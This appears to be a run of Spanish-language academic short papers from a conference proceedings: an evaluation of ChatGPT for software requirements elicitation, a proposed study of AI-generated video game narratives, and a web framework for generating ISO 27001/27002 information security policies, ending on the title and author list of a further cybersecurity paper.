La elicitación de requerimientos es un proceso crucial en el desarrollo de cualquier sistema o aplicación, donde se recolectan y clarifican las necesidades y expectativas de los clientes y usuarios [1]. ChatGPT, como un modelo de lenguaje grande, puede ser una herramienta eficaz en varias técnicas de elicitación [2], facilitando la comunicación y mejorando la precisión y eficiencia del proceso. Existen diferentes técnicas de elicitación como, por ejemplo: entrevistas, cuestionarios, lluvia de ideas e investigación del dominio. El objetivo de este trabajo es investigar y evaluar el uso de herramientas de refinamiento de consulta a modelos de lenguajes grandes (en particular ChatGPT) en el proceso de elicitación de requerimientos.

2. Conceptos Generales

La elicitación de requerimientos se define como la primera etapa en el proceso de abstraer una comprensión del problema que se quiere resolver con el producto software. Se trata, esencialmente, de una actividad humana donde se identifican las partes interesadas y se establecen las relaciones entre el comprador, el cliente, los usuarios y el equipo de desarrollo [3]. Existen diferentes técnicas para realizar al proceso de elicitación [4], de las que para este trabajo se han seleccionado las siguientes cuatro: 1) **Entrevista:** es una técnica de explotación mediante la cual se

recolecta información de las personas a través de la interacción cara a cara, basada en un formato de preguntas y respuestas. 2) **Cuestionarios:** es un documento que se utiliza para recabar información y opiniones a través de una encuesta. 3) **Investigación del dominio:** consiste en explorar qué aplicaciones ya implementan la aplicación que se quiere crear. 4)**Lluvia de ideas:** es una técnica para generar ideas alentando a los participantes para que ofrezcan tantas ideas como sea posible en un corto tiempo sin ningún análisis hasta que se hayan agotado las mismas.

Los modelos de lenguajes grandes (LLM) como ChatGPT, son una categoría de modelos básicos entrenados sobre inmensas cantidades de datos, lo que los hace capaces de comprender y generar lenguaje natural y otros tipos de contenido para realizar una amplia variedad de tareas [5]. Los LLM representan un avance significativo en la inteligencia artificial, y son hoy fácilmente accesibles para el público a través de interfaces como la de ChatGPT [6]. Gracias al aprendizaje automático, este tipo de modelo puede resumir, ampliar información, traducir textos, crear guiones y discursos y escribir código con gran precisión [7, 8, 9].

3. Metodología

Para evaluar la utilización de ChatGPT en el proceso de elicitación del software, se utilizarán enunciados de trabajos prácticos de años anteriores de la asignatura Ingeniería de Software correspondiente al 3re año de la carrera Ingeniería en Computación de la UNLP, donde los alumnos a partir de un problema planteado en pocas líneas deben realizar el proceso de desarrollo de software, iniciando por la obtención de los requerimientos y el análisis de los mismos hasta llegar a la implementación de un prototipo que satisfaga las necesidades planteadas en el enunciado. La elicitación se realiza mediante las técnicas mencionadas guiados por los ayudantes de la cátedra. Los enunciados propuestos serán procesados por el LLM y sus respuestas serán evaluadas segun un conjunto de criterios esperados.

Preguntas a ChatGPT

Entrevistas:

```
Prompt: Tengo el siguiente enunciado [ENUNCIADO]
Prompt: Necesito que me generes una entrevista para hacerle al cliente
↪ para realizar una elicitación de requerimientos con preguntas
↪ abiertas para recolectar información sobre el funcionamiento
↪ esperado de la app.
Prompt: Necesito que me generes una entrevista para hacerle al cliente
↪ para realizar una elicitación de requerimientos con preguntas
↪ cerradas para recolectar información de los clientes sobre el
↪ funcionamiento esperado de la app.
```

Cuestionarios:

```
Prompt: Tengo el siguiente enunciado [ENUNCIADO]
Prompt: Necesito que realices un cuestionario online para recolectar
↪ información sobre qué les gustaría que este en la app a los
↪ potenciales usuarios.
```

Lluvia de ideas:

```
Prompt: Tengo el siguiente enunciado [ENUNCIADO]
Prompt: Con el siguiente enunciado quiero que realices una lluvia de
↪  ideas para poder recolectar la mayor cantidad de ideas sobre el
↪  problema planteado.
```

Investigación del dominio:

```
Prompt: Tengo el siguiente enunciado [ENUNCIADO]
Prompt: ¿Existen aplicaciones que ya implementan este sistema?
```

Criterios a evaluar Para evaluar el rendimiento de ChatGPT, para las cuatro técnicas de elicitación a partir de un enunciado se definen los siguientes criterios de evaluación: Identificación de roles (IR), Sistema de registro (SR), Historial (H), Integración con sistemas existentes (ISE), Otros requisitos funcionales (ORF).

Escala de valoración A cada criterio mencionado anteriormente se le asigna un valor de cero (0) a uno (1) considerando en qué medida por cada técnica de elicitación la respuesta de ChatGPT cubre cada criterio en función de los resultados esperados a los enunciados propuestos. Por ejemplo: en el caso de entrevistas, se analiza si la cantidad de preguntas relacionadas con los roles cubren los roles esperados para el enunciado. En función de la cobertura obtenida, se le asigna una valoración. Los puntajes se clasifican en: Insuficiente (0 - 0,25), Aceptable: (>0,25 - 0,50), Bueno: (>0,50 – 0,75), Muy bueno: (>0,75 – 1). Una vez que cada criterio fue evaluado se calcula el promedio para obtener una valoración final. Por último, es necesario aclarar que en el caso que alguno de los criterios no sea requerido por el enunciado la valoración que se otorgó fue de 1 para no interferir con la valoración final.

4. Caso de estudio

Se presenta uno de los enunciados utilizados y las respuestas obtenidas. Este proceso se realizó con cinco enunciados diferentes.

Enunciado *El año pasado, junto con mi colega Lucía, abrimos una veterinaria exclusiva para perros. Nos ha ido muy bien y, aparte de dar el servicio de veterinaria clásico, tenemos ganas de expandir nuestro negocio y sumar otros servicios que ayuden a vincular a las personas con perritos: adopción, pérdida y búsqueda de perros, contacto con cuidadores y paseadores, entre otros. Nos gustaría tener todo unificado en una misma aplicación para que, tanto nuestros clientes como personas que no lo son, tengan la posibilidad de usar nuestros servicios de una forma rápida y sencilla. ¿Alguien me puede ayudar a llevar a cabo esta idea? De ser así, me pueden contactar a ofert***@gmail.com Gracias! Pedro.*

Resultados Para el enunciado anterior, se analizó la cantidad de respuestas obtenidas por el chat. En el caso de las entrevistas se obtuvieron 17 preguntas con preguntas abiertas y 20 con preguntas cerradas. Por otro lado, se generó un cuestionario con 6 preguntas y la cantidad de ideas planteadas fueron 27. Luego, cada técnica fue evaluada por cada criterio. Para el caso de la técnica investigación del dominio se encontraron cuatro aplicaciones ya existentes que fueran similares a lo esperado por el sistema. Cada una de estas aplicaciones se analizó con los mismos criterios que se analizaron las técnicas de elicitación. Por último, dependiendo

del puntaje obtenido se le asignó una valoración. En la tabla 1 se presentan los resultados obtenidos.

Tabla 1: Análisis de los resultados del enunciado 1

	Cantidad	**IR**	**SR**	**VS**	**H**	**ISE**	**ORF**	**Valoración general**
Entrevista (PA)	17	0,5	0,3	1	0	1	0,3	0,59 (Bueno)
Entrevista (PC)	20	0,8	0,8	1	0,8	1	0,8	0,89 (Muy Bueno)
Cuestionario	6	0	0	1	0,9	1	0,8	0,67 (Bueno)
Lluvia de ideas	27	0,8	0,3	1	0	1	0,7	0,69 (Bueno)
Inv. del dominio	4							
Rover		0,6	0,5	1	0,7	1	0,5	0,67 (Bueno)
PawBoost		0,2	0,2	1	0,2	1	0,4	0,44 (Aceptable)
Petfinder		0,3	0,4	1	0,4	1	0,6	0,59 (Bueno)
Barkly Pets		0,6	0,5	1	0,7	1	0,6	0,69 (Bueno)

5. Análisis de los resultados

Para analizar los resultados de la evaluación de las cuatro técnicas de elicitación se realizó la tabla 2 que contiene un promedio de todos los resultados obtenidos con los distintos enunciados. En primer lugar, podemos observar que la valoración general de las cuatro técnicas fue ”Bueno”, obteniendo la entrevista con preguntas cerradas la mejor puntuación con 0,74 y el cuestionario la menor con 0,59. Podemos analizar que el valor más alto de las preguntas cerradas de la entrevista se puede deber a que al aportar preguntas más específicas se cubrieron los requerimientos funcionales en mejor medida. Por otro lado, se puede estimar que el puntaje más bajo sea para el cuestionario, puede estar relacionado con que en casi todos los casos no cubrió de manera correcta el criterio ”Identificación de roles” y esto ocasionó que el promedio general bajara. Por último, se puede observar que el enunciado 3 y 5 no tiene un puntaje, esto se debe a que los enunciados propuestos eran tan específicos que no se encontró ninguna aplicación existente similar. No se tuvo en cuenta esto para la valoración general de la investigación del dominio.

Tabla 2: Análisis de los resultados generales

	E1	**E2**	**E3**	**E4**	**E5**	**Valoración general**
Entrevista (PA)	0,59	0,57	0,96	0,54	0,81	0,69 (Bueno)
Entrevista (PC)	0,89	0,63	0,94	0,56	0,69	0,74 (Bueno)
Cuestionario	0,67	0,40	0,54	0,51	0,66	0,56 (Bueno)
Lluvia de ideas	0,69	0,74	0,86	0,51	0,67	0,69 (Bueno)
Investigación del dominio	0,63	0,56	-	0,70	-	0,63 (Bueno)

6. Conclusiones y trabajo futuro

Se presentó el aporte de los LLM, en este caso mediante el uso del ChatGPT en el proceso de elicitación utilizando las técnicas de Entrevista, Cuestionario,

Investigación del dominio y Lluvia de idea (Brainstorming). Se realizaron cinco casos de estudio partiendo de enunciados utilizados en prácticas de elicitación de requerimientos de la asignatura Ingeniería de Software. Los resultados obtenidos en el análisis se compararon con los resultados esperados de las prácticas planteadas. Del análisis podemos desprender, que se demuestra que el funcionamiento del ChatGPT para el proceso de elicitación es bueno. Si bien se obtuvieron mejores puntajes para algunas técnicas, los resultados se mantuvieron bastante consistentes para todas las técnicas. De todas maneras, se puede observar que su funcionamiento no es perfecto, es así que se puede concluir que estos modelos de lenguajes pueden ser aún más valiosos si se los emplea como una asistencia para el proceso, es decir si se utilizan estas herramientas con criterio se puede obtener aún mejores resultados que los obtenidos. En relación a los trabajos futuros, se pueden plantear dos posibilidades. En primer lugar, sería interesante buscar la forma de reescribir los enunciados, cambiando el estilo de redacción, las palabras utilizadas y la cantidad de información provista y luego evaluarlos con los mismos criterios que se utilizaron en este trabajo. Por otro lado, sería valioso también corregir las respuestas obtenidas en este trabajo y enviárselas al modelo con el fin de entrenarlo para luego poder utilizarlo para otros enunciados y analizar si se obtienen mejores resultados.

Referencias

[1] K. E. Kendall y J. E. Kendall. *Systems Analysis and Design*. 10.ª ed. Pearson, 2014.

[2] Krishna Ronanki, Christian Berger y Jennifer Horkoff. «Investigating ChatGPT's Potential to Assist in Requirements Elicitation Processes». En: *ArXiv* abs/2307.07381 (2023). DOI: 10.48550/arXiv.2307.07381.

[3] M. Manies y U. Nikual. «La Elicitación de Requisitos en el contexto de un proyecto software». En: *Ing. USBMed* 2.2 (jul. de 2011), págs. 25-29. ISSN: 2027-5846.

[4] E. Whitten y L. Bentley. *Systems Analysis and Design Methods*. 7.ª ed. McGraw-Hill, 2007.

[5] IBM. *Large Language Models*. https://www.ibm.com/es-es/topics/large-language-models. Accedido: 2024-07-27.

[6] Md. Asraful Haque. «A Brief Analysis of "ChatGPT" – A Revolutionary Tool Designed by OpenAI». En: *EAI Endorsed Transactions on AI and Robotics* (2023). DOI: 10.4108/airo.v1i1.2983.

[7] Tianyi Zhang et al. «Benchmarking Large Language Models for News Summarization». En: *ArXiv* abs/2301.13848 (2023). DOI: 10.48550/arXiv.2301.13848.

[8] Longyue Wang et al. «Document-Level Machine Translation with Large Language Models». En: *ArXiv* abs/2304.02210 (2023). DOI: 10.48550/arXiv.2304.02210.

[9] Steven I. Ross et al. «The Programmer's Assistant: Conversational Interaction with a Large Language Model for Software Development». En: *Proceedings of the 28th International Conference on Intelligent User Interfaces* (2023). DOI: 10.1145/3581641.3584037.

Evaluación de calidad de textos generados por IA: estudio aplicado a la generación de narraciones para videojuegos

Juan Augusto Lombino[1] y Miguel Méndez Garabetti[1]
[1]Universidad del Aconcagua, Facultad de Ciencias Sociales y Administrativas, Laboratorio de Investigación en Ciencia y Tecnología (LabICyT-UDA), Mendoza, Argentina.
augustolombino@gmail.com, mmendez@uda.edu.ar

Resumen. Este estudio analiza la calidad de las narraciones generadas por inteligencia artificial (IA) en el contexto de los videojuegos. Con el objetivo de comparar la efectividad y creatividad de las historias creadas por IA con las de los escritores humanos, se utilizan modelos de lenguaje de última generación como GPT-4, Llama-3, Gemini, LaMDA y GPT-Neo. La investigación se basa en la generación de historias a partir de prompts específicos en distintos géneros literarios, tanto en inglés como en español. Se emplean diversas métricas de evaluación automatizadas, junto con la evaluación humana, para medir la coherencia, creatividad y calidad narrativa de los textos generados.

Palabras claves: inteligencia artificial, calidad de textos, narraciones.

1 Introducción

La inteligencia artificial (IA) juega un papel crucial en la industria de los videojuegos, mejorando varios aspectos del desarrollo de juegos y la experiencia del jugador. La IA se utiliza para controlar a los personajes tanto jugadores como no jugadores, optimizar el rendimiento del juego y permitir el ajuste dinámico de la dificultad [1]. Contribuye a crear NPCs más inteligentes y reactivos, mundos generados procedimentalmente y experiencias de juego personalizadas [2]. Aunque la investigación académica sobre IA ha realizado avances significativos, la adopción de técnicas modernas de IA en juegos comerciales sigue siendo limitada. Los profesionales de la industria enfatizan la importancia de la "IA utilizable", enfocada en la efectividad, eficiencia y facilidad de implementación [3]. Como la IA sigue evolucionando, se espera que desempeñe un papel cada vez más importante en la configuración del futuro de los videojuegos, lo que permite una mayor dinámica, experiencias personalizadas e inmersivas para jugadores de todo el mundo [2].

Varios estudios han desarrollado sistemas que pueden crear historias cortas e imágenes de acompañamiento con una entrada mínima del usuario, utilizando modelos de generación de texto, síntesis texto-imagen, y la transferencia de estilo neuronal [4, 5]. Estos sistemas a menudo aprovechan técnicas avanzadas de procesamiento del lenguaje natural y modelos generativos como GPT para elaborar narrativas coherentes [5, 6]. Mientras que la narración de historias generada por IA muestra promesas en varias industrias, los investigadores destacan la necesidad de colaboración entre el mundo académico y la industria para abordar los posibles desafíos y oportunidades en este campo emergente [6].

2 Justificación

La creciente capacidad de las IA para generar textos plantea preguntas sobre su aplicabilidad y calidad en contextos específicos, como las narraciones en videojuegos. La justificación de este estudio radica en la necesidad de entender cómo los textos generados por IA se comparan con los creados por humanos, y si pueden satisfacer las altas expectativas de calidad y creatividad exigidas en la industria de los videojuegos.

La investigación sobre la evaluación de la calidad de las historias sugiere múltiples enfoques. La estructura narrativa, incluyendo el orden cronológico y el uso de elementos gramaticales de la historia, es crucial [7, 8]. Sin embargo, existen diferencias culturales. Las historias efectivas suelen incluir narrativas largas, vocabulario variado y uso del tiempo pasado [7]. Autores como Caulley distinguen entre el talento de la historia y el talento literario, argumentando que una buena narración es primordial para atraer a las audiencias [10]. Además, la inclusión de información emocional y descripciones evaluativas puede mejorar la calidad de la historia [7, 9]. Estos enfoques multifacéticos para evaluar la calidad narrativa ofrecen ideas tanto para la narración creativa como académica.

3 Metodología

Una investigación reciente ha explorado varias metodologías y métricas para evaluar las historias generadas por la IA. La evaluación humana sigue siendo un componente crucial, pero las métricas automatizadas se están desarrollando y probando cada vez más [11]. Las métricas automatizadas comunes incluyen BLEU, ROUGE, BERTScore, que a menudo muestran una alta correlación entre sí [12]. Sin embargo, estas métricas basadas en referencias pueden no ser ideales para tareas de generación de historias abiertas [13]. Los enfoques novedosos incluyen el uso de estados emocionales y modelos de sentido común para medir la coherencia y la capacidad de dar significado [13]. El CEDEFOP ha publicado un estudio sobre la calidad de los textos en los Estados miembros de la UE, así como análisis lingüísticos para evaluar la calidad de la escritura [14]. Los investigadores sugieren utilizar una combinación de métricas para evaluar diferentes aspectos del texto generado, ya que algunas métricas como Self-BLEU, que mide la diversidad del texto, no se correlacionan con otras [12].

Para los fines del presente estudio, se decidió diseñar una serie de Prompts o Instrucciones que se utilizarán tanto en inglés como en español, y que abarquen distintos géneros de literatura. A su vez se generarán múltiples historias desde el mismo prompt para evaluar la consistencia y variabilidad de las mismas.

Adicionalmente, se utilizarán distintos modelos de lenguaje de última generación para probar los prompts. Los modelos seleccionados para este estudio incluyen: GPT-4 (OpenAI), Llama-3 (Meta AI), Gemini (Google DeepMind), LaMDA (Google), GPT-Neo (EleutherAI).

Se espera que el uso de múltiples LLMs permita una evaluación más robusta y comparativa de la calidad de las historias generadas. Cada modelo generará historias a partir de los mismos prompts en ambos idiomas, lo que permitirá analizar no solo la calidad general de las historias, sino también la capacidad de cada modelo para mantener la coherencia y la creatividad en diferentes contextos lingüísticos y culturales.

Una vez generadas las narraciones, se utilizarán métricas automatizadas como BLEU y BERTScore para medir la coherencia y la calidad del texto en comparación con las narraciones humanas. Estas métricas son ampliamente utilizadas en el procesamiento del lenguaje natural y muestran una alta correlación entre sí [12]. En conjunto con las métricas automatizadas, se utilizará la evaluación humana a través de encuestas anónimas haciendo uso de una escala de Likert [11].

3.1 Prompts (Instrucciones)

Será necesario utilizar un conjunto diverso de prompts para generar una variedad de historias, que abarcan diferentes géneros y temas. Estos avisos pueden ayudar a evaluar la versatilidad y creatividad de las historias generadas por IA. Los géneros seleccionados incluirán Aventura, Fantasía, Ciencia Ficción, Misterio, Thriller, Romance, Ficción Histórica, Horror, Joven Adulto y Ficción Contemporánea. Y seguirán un formato como los siguientes:

Aventura y fantasía

- **El tesoro perdido:** "En lo profundo del corazón del bosque encantado, un viejo mapa revela la ubicación de un tesoro escondido. Tres valientes aventureros emprendieron un viaje, sin saber los peligros que les esperan."

Misterio y Thriller

- **El acto de desaparecer:** "Un famoso mago desaparece durante una actuación en vivo. Mientras la policía investiga, descubren una red de secretos y mentiras que apuntan a un misterio mucho más oscuro."

4 Resultados Esperados

Mientras que los LLMs pueden proporcionar giros de trama innovadores, pueden ofrecer escenarios menos imaginativos en comparación con textos escritos por humanos [15]. Curiosamente, las narrativas generadas por IA tienden a ser más progresistas en términos de roles de género y sexualidad que las historias escritas por humanos [15]. Dos estudios de Xie et al. compararon los LLM con modelos de generación de historias de última generación, demostrando que los LLM producen historias de mayor calidad en varios conjuntos de datos, en algunos aspectos compitiendo con autores humanos. Sin embargo, observaron una tendencia de los

LLMs a "plagiar" historias reales cuando se trata del conocimiento mundial [16]. Estos hallazgos sugieren que los LMM ofrecen capacidades prometedoras para la generación de historias y la escritura colaborativa, aunque desafíos como el posible plagio aún no se han abordado.

- **Calidad Narrativa:** Se anticipa que los modelos de IA podrán generar narraciones coherentes y de alta calidad, aunque con algunas limitaciones en términos de originalidad y profundidad emocional en comparación con las narraciones humanas.
- **Creatividad y Diversidad**: Se espera que los modelos de IA muestren variabilidad en la creatividad dependiendo de los prompts y que las narraciones generadas puedan ofrecer una mayor progresividad en términos de roles de género y diversidad.
- **Desafíos de Plagio**: Uno de los desafíos anticipados es la tendencia de los modelos de IA a replicar contenidos existentes, lo que subraya la necesidad de desarrollar mecanismos para garantizar la originalidad en las narraciones generadas.

5 Contexto de Trabajo

Este trabajo ha sido desarrollado en la Universidad del Aconcagua, bajo la dirección del profesor Miguel Méndez-Garabetti. La investigación se llevará a cabo en el Laboratorio de Investigación en Ciencia y Tecnología (LabICyT-UDA) de la Facultad de Ciencias Sociales y Administrativas.
En conclusión, este estudio propone un enfoque exhaustivo para evaluar y mejorar las capacidades de las IA en la generación de narrativas para videojuegos, destacando tanto las oportunidades como los desafíos en este campo emergente.

6. Conclusiones

Este trabajo de revisión ha explorado las capacidades y limitaciones de las narraciones generadas por inteligencia artificial (IA) en el contexto de los videojuegos. A través del análisis de estudios previos y la evaluación de diferentes modelos de lenguaje de última generación como GPT-4, Llama-3, Gemini, LaMDA y GPT-Neo, se ha esbozado un marco metodológico para la generación y evaluación de narrativas en videojuegos.

6.1 Futuro del Estudio

La investigación futura se centrará en la implementación de los modelos mencionados para la generación de historias a partir de prompts específicos en diversos géneros literarios, tanto en inglés como en español. Las historias generadas serán evaluadas mediante una combinación de métricas automatizadas y evaluaciones

humanas, permitiendo una comparación detallada de la coherencia, creatividad y calidad narrativa entre las narraciones generadas por IA y las escritas por humanos.

Referencias

1. Preety Khatri, “The Gaming Experience With AI.”, 2021.
2. Aleksandar Filipović, “The Role of Artificial Intelligence in Video Game Development”, KULTURA POLISA, 2023.
3. Johannes Pfau, Jan David Smeddinck, Rainer Malaka, “The Case for Usable AI: What Industry Professionals Make of Academic AI in Video Games, ACM SIGCHI Annual Symposium on Computer-Human Interaction in Play, 2020.
4. Sonali Fotedar, Koen Vannisselroij, Shama Khalil, Bas Ploeg, “Storytelling AI: A Generative Approach to Story Narration”, AI4Narratives@IJCAI, 2020.
5. Pethota Swaroopa, “StoryCraft AI: Exploring Generative Approaches to Story Narration through AI”, International Scientific Journal of Engineering and Management, 2024.
6. Anurag Golwalker, Jayant Solanki, Gunjan Choudhary, Ganesh Sarker, “Narration with Graphics: An AI Generated Story Teller”, International Journal of Scientific Research in Engineering and Management, 2024.
7. Masahiko Minami, “Telling good stories in different languages: Bilingual children’s styles of story construction and their linguistic and educational implications”, 2008.
8. Karen Lê, Carl Coelho, Jennifer Mozeiko, Jordan Grafman, “Measuring goodness of story narratives.”, Journal of Speech, Language and Hearing Research, 2011.
9. Ann Poznanski, “The Elements of Story Telling”, The FASEB Journal, 2016.
10. Darrel Caulley, “The Elements of Good Story and Playwriting and Applying These to a Performance Text”, 2005.
11. Dominic Callan, Jennifer Foster, “Evaluation of Interest and Coherence in Machine Generated Stories”, Irish Conference on Artificial Intelligence and Cognitive Science, 2021.
12. Ponrudee Netisopakul, Usanisa Taoto, “Comparison of Evaluation Metrics for Short Story Generation”, IEEE Access, 2023.
13. Hannah Huddleston, Karen Ge, William Shabecoff, “Designing an Automatic Story Evaluation Metric”, 2022.
14. Melissa Roemmele, Andrew Gordon, Reid Swanson, “Evaluating Story Generation Systems Using Automated Linguistic Analyses”, 2017.
15. Nina Beguš, “Experimental Narratives: A Comparison of Human Crowdsourced Storytelling and AI Storytelling”, 2023.
16. Zhuohan Xie, Trevor Cohn, Jey Han Lau, “Can Very Large Pretrained Language Models Learn Storytelling With A Few Examples?”, 2023

Framework Web para Crear Políticas de Seguridad de la Información

Nancy Mabel Pérez Bordón [1] y Alicia Dominga Castro[2]

[1] Facultad Politécnica-Universidad Nacional de Asunción, San Lorenzo 111421, Paraguay
[2] Universidad Nacional de San Luis, Ejército de los Andes 950, San Luis, Argentina
ingnancy25@fpuna.edu.py, adcastro@unsl.edu.ar

Resumen. Ante las amenazas y ataques a la seguridad de la información que sufren las organizaciones, es recomendable que dispongan de una política de seguridad de la información bien definida que guíe en la detección y mitigación de los riesgos. Sin embargo, muchas empresas no cuentan con la misma o no tienen el conocimiento necesario para crearla.
En respuesta a esta necesidad se define como objetivo desarrollar un Framework web que permita la creación de la Política de Seguridad de la Información, para la protección de los activos de información, de una manera sencilla sin requerir profundos conocimientos en la materia.
El Framework está basado en los procesos definidos en los estándares ISO/IEC 27001:2022, ISO/IEC 27002:2022, donde el usuario responderá un conjunto de preguntas según la estructura, objetivo y misión de la empresa, finalizando con la descarga de la Política en formato pdf, que contiene los controles en base a las respuestas del usuario y secciones comunes a todas las empresas.
El proyecto se encuentra en desarrollo, y aún no fue comprobado, pero se espera realizar un test de funcionalidad a través de pruebas con empresas a quienes se solicitará un feedback, de modo a realizar mejoras en caso necesario.

Palabras claves: Política de Seguridad de la Información, Estándar 27002.

1 Introducción

En la actualidad las organizaciones deben protegerse de las amenazas cibernéticas, para lo cual utilizan medidas de protección como el uso de software de seguridad, que reducen los riesgos, sin embargo se recomienda gestionar de forma adecuada la seguridad de la información en una organización, disponiendo de una Política de Seguridad de la Información (PSI), que "son un conjunto de directrices, normas y procedimientos a seguir", que les brinde instrucciones claras que ayuden a garantizar la seguridad de la información [2]. Además, si quiere certificar en la Gestión de la Seguridad de la Información bajo la Norma ISO 27001, están exigidas a contar con una PSI.

La falta de una Política de Seguridad clara y bien definida dentro de las organizaciones puede ocasionar entre otros riesgos: accesos no autorizados a los activos de información, fuga de datos, denegación de servicios, incorrecto funcionamiento de la red o un servicio en particular, violación a la integridad de los sistemas, falta de confidencialidad, venta de información y daños a la imagen de la organización.

Sin embargo, muchas organizaciones no cuentan con una PSI o muestran inconvenientes en la creación de la misma, al no contar con un CISO (Responsable de Seguridad) y desconocer el cómo diseñar e implementar una Política de Seguridad. Esta situación fue observada en el análisis desarrollado en la primera etapa del proyecto (sección 2.1).

Si bien, existen empresas que diseñan su propia PSI como [5] y [1], esto requiere que las mismas cuenten con personas capacitadas (CISO), y con conocimientos en ciberseguridad. También existen sitios web que permiten descargar una política prediseñada [6] y [7], pero no ofrecen la posibilidad de crearla en base a la estructura de una empresa en particular. Estos modelos desarrollan políticas genéricas, que disponen de definiciones y/o controles que no serán utilizadas por todas las empresas, por ejemplo, para las pequeñas empresas son demasiadas amplias y para las grandes están incompletas.

Por lo cual, el objetivo de este trabajo es desarrollar un Framework que permita la creación de una PSI para una empresa, de una manera fácil y dinámica, enfocada en la estructura organizacional, objetivo y misión de la empresa, con el fin de brindar lineamientos para la prevención de riesgos y protección de la información.

2 Desarrollo de la propuesta

El objetivo es desarrollar un Framework para crear políticas de seguridad, basado en procesos definidos en las diferentes categorías y controles de los estándares ISO/IEC 27001:2022 e ISO/IEC 27002:2022 con el propósito de minimizar los riesgos, teniendo en cuenta las leyes y legislación nacional e internacional. El proyecto fue organizado en 4 etapas: 1. Evaluación de la problemática, 2. Análisis del marco de referencia, 3. Estructura del framework, y 4. Comprobación de resultados, de las cuales las dos primeras se encuentran concluidas, la tercera en desarrollo, faltando concluir la etapa de comprobación de resultados.

2.1 Evaluación de la problemática

Se desarrollaron diferentes actividades de reconocimiento de la problemática: (1) Encuestas a diferentes empresas del sector público y privado de Paraguay, (2) Encuestas a un grupo de funcionarios de una empresa privada, (3) Entrevista personal al Gerente General y Jefe de TI de una empresa privada, los cuales arrojaron los siguientes resultados: a) el 65% de las empresas no cuentan con un responsable de seguridad ya que esta tarea la realizan el personal de TI, b) el 44 % de las empresas encuestadas no cuentan con una PSI, c) los empleados reciben poca y en algunos casos nula capacitación en seguridad, d) no existe un seguimiento de cumplimiento de la PSI y, e) el 70% de las empresas tienen poco interés de inversión en ciberseguridad.

2.2 Análisis del marco de referencia

Las políticas diseñadas dentro del Framework siguen el modelo de los estándares ISO/IEC 27001:2022, ISO/IEC 27002:2022 que permiten definir los lineamientos y guías para la estructura del diseño de la PSI.

La ISO/IEC 27001, proporciona los requisitos para establecer, implementar, mantener y mejorar la continuidad de un sistema de gestión de la seguridad y preservar la confidencialidad, integridad y disponibilidad de la información mediante la aplicación de un proceso de gestión de riesgos brindando confianza a las partes interesadas [4], además de colaborar con las organizaciones en la certificación de seguridad de la información. Mientras que la norma ISO/IEC 27002 se utiliza para determinar e implementar controles para el tratamiento de riesgos de seguridad de la información en un sistema de gestión de seguridad de la información (SGSI) basado en la ISO/IEC 27001[3].

2.3 Estructura de Framework

El Framework es de tipo web, desarrollado con funciones específicas en lenguaje PHP, usando como almacenamiento una base de datos MySQL. Dispone de dos secciones de interacción con el usuario: La primera, conformada por un front-end basado en la plataforma WordPress, que solicita el ingreso de información institucional del usuario y responder a 53 preguntas múltiples choice que corresponden a los 93 controles de las 4 cláusulas de la ISO 27002 y fueron definidas agrupando algunos controles y así lograr una interacción dinámica y simple, sin perder completitud (Ver Fig. 1.).



Fig. 1. Pantalla de ingreso de datos.

La 2° sección corresponde a la creación de los documentos que conforman la Política de seguridad de información de la empresa en formato pdf, a ser descargados por el usuario: (1) Una política general conformada por los datos de la empresa: nombre, alcance, fecha de creación, responsables de cada área, (2) un conjunto de políticas comunes a cualquier usuario: roles y responsabilidades, contacto con autoridades, inteligencia de amenazas, inventario y uso de activos, y anexo de definiciones de seguridad de la información y (3) un conjunto de políticas específicas, generadas a partir de las respuestas emitidas en la pantalla inicial (Ver Fig. 2).



Fig. 2. Pantalla de descarga de Políticas adecuadas a la empresa.

Para el diseño de los diferentes documentos de las políticas, se analizaron las categorías y controles del estándar ISO/IEC 27002, que define las responsabilidades según los distintos roles (Dirección, Responsable de Seguridad, Responsable de IT, Asesor legal, usuario final).

A modo de ejemplo: para la política específica: Seguridad de la información en la relación con proveedores, se visualizará una sola pregunta "¿Cuenta con servicios de proveedores involucrados con el área de TI?", en caso de respuesta afirmativa, se creará la política específica conformada por las responsabilidades agrupadas por roles, contempladas en los controles 5.19, 5.20, 5.21 y 5.22.

Conclusión

Este framework permite crear los documentos asociados a la política de seguridad de información de manera sencilla, fácil y dinámica, sin la necesidad de contar con conocimientos de nivel de un CISO, personalizada a cada empresa, en base a sus objetivos y estructura, que la ayudará a garantizar la calidad de los servicios de seguridad de la información, disminuir las fallas y los riesgos de ataques externos o internos. Con la finalidad de brindar un recurso útil para que las empresas puedan afrontar el gran avance de ciberataques.

El proyecto se encuentra en etapa de desarrollo, luego se considera realizar la comprobación a través de un conjunto de empresas.

Referencias

1. Duarte Martínez, M. C., Diseño de Políticas de Seguridad de la Información para la Unidad de Tecnología de la Cámara de Comercio de Cúcuta, Cúcuta, (2019)
2. Dussan, C., & Ciro, A., Políticas de Seguridad Informática. Red de Revistas Científicas de América Latina, pp. 86-92. El Caribe, España y Portugal (2006)
3. ISO/IEC 27002:2022, https://www.iso.org/es/contents/data/standard/07/56/75652.html, 2023/08/22.
4. ISO/IEC 27001:2022, https://www.iso.org/es/contents/data/standard/08/28/82875.html, 2023/08/22.
5. Ortiz Buitron, V., Diseño de las Políticas de Seguridad de la Información en la compañía de seguros S.A. Bogotá D.C: Universidad Católica de Colombia, (2021).
6. Policy Template Guide (NIST, CIS), https://www.cisecurity.org/insights/white-papers/enterprise-asset-management-policy-template, 2023/08/22.
7. Políticas de Seguridad,http://adecuarse.com/adecuaciones/politicas-seguridad/, 2023/08/30.

Implementación de la ciberseguridad en infraestructuras informáticas

Ricardo Elian Gonzalez[1,3], Eduardo Piray[1,2,3], Miguel Mendez-Garabetti[2,3], Guillermo Romero Arregin[2,3], Santiago Araya[3]

[1] Universidad Empresarial Siglo 21, Decanato de Ciencias Aplicadas. Cordoba, Argentina. eliangonzalez045@gmail.com, epiray@ucaecemdp.edu.ar
[2] Universidad CAECE, Departamento de Sistemas. Mar del Plata, Argentina gromeroarregin@gmail.com, mmendezgarabetti@ucaecemdp.edu.ar
[3] Free and Open Source Software/Hardware Research Laboratory (FOSSHLab). Mendoza, Argentina santiagoaraya913@gmail.com

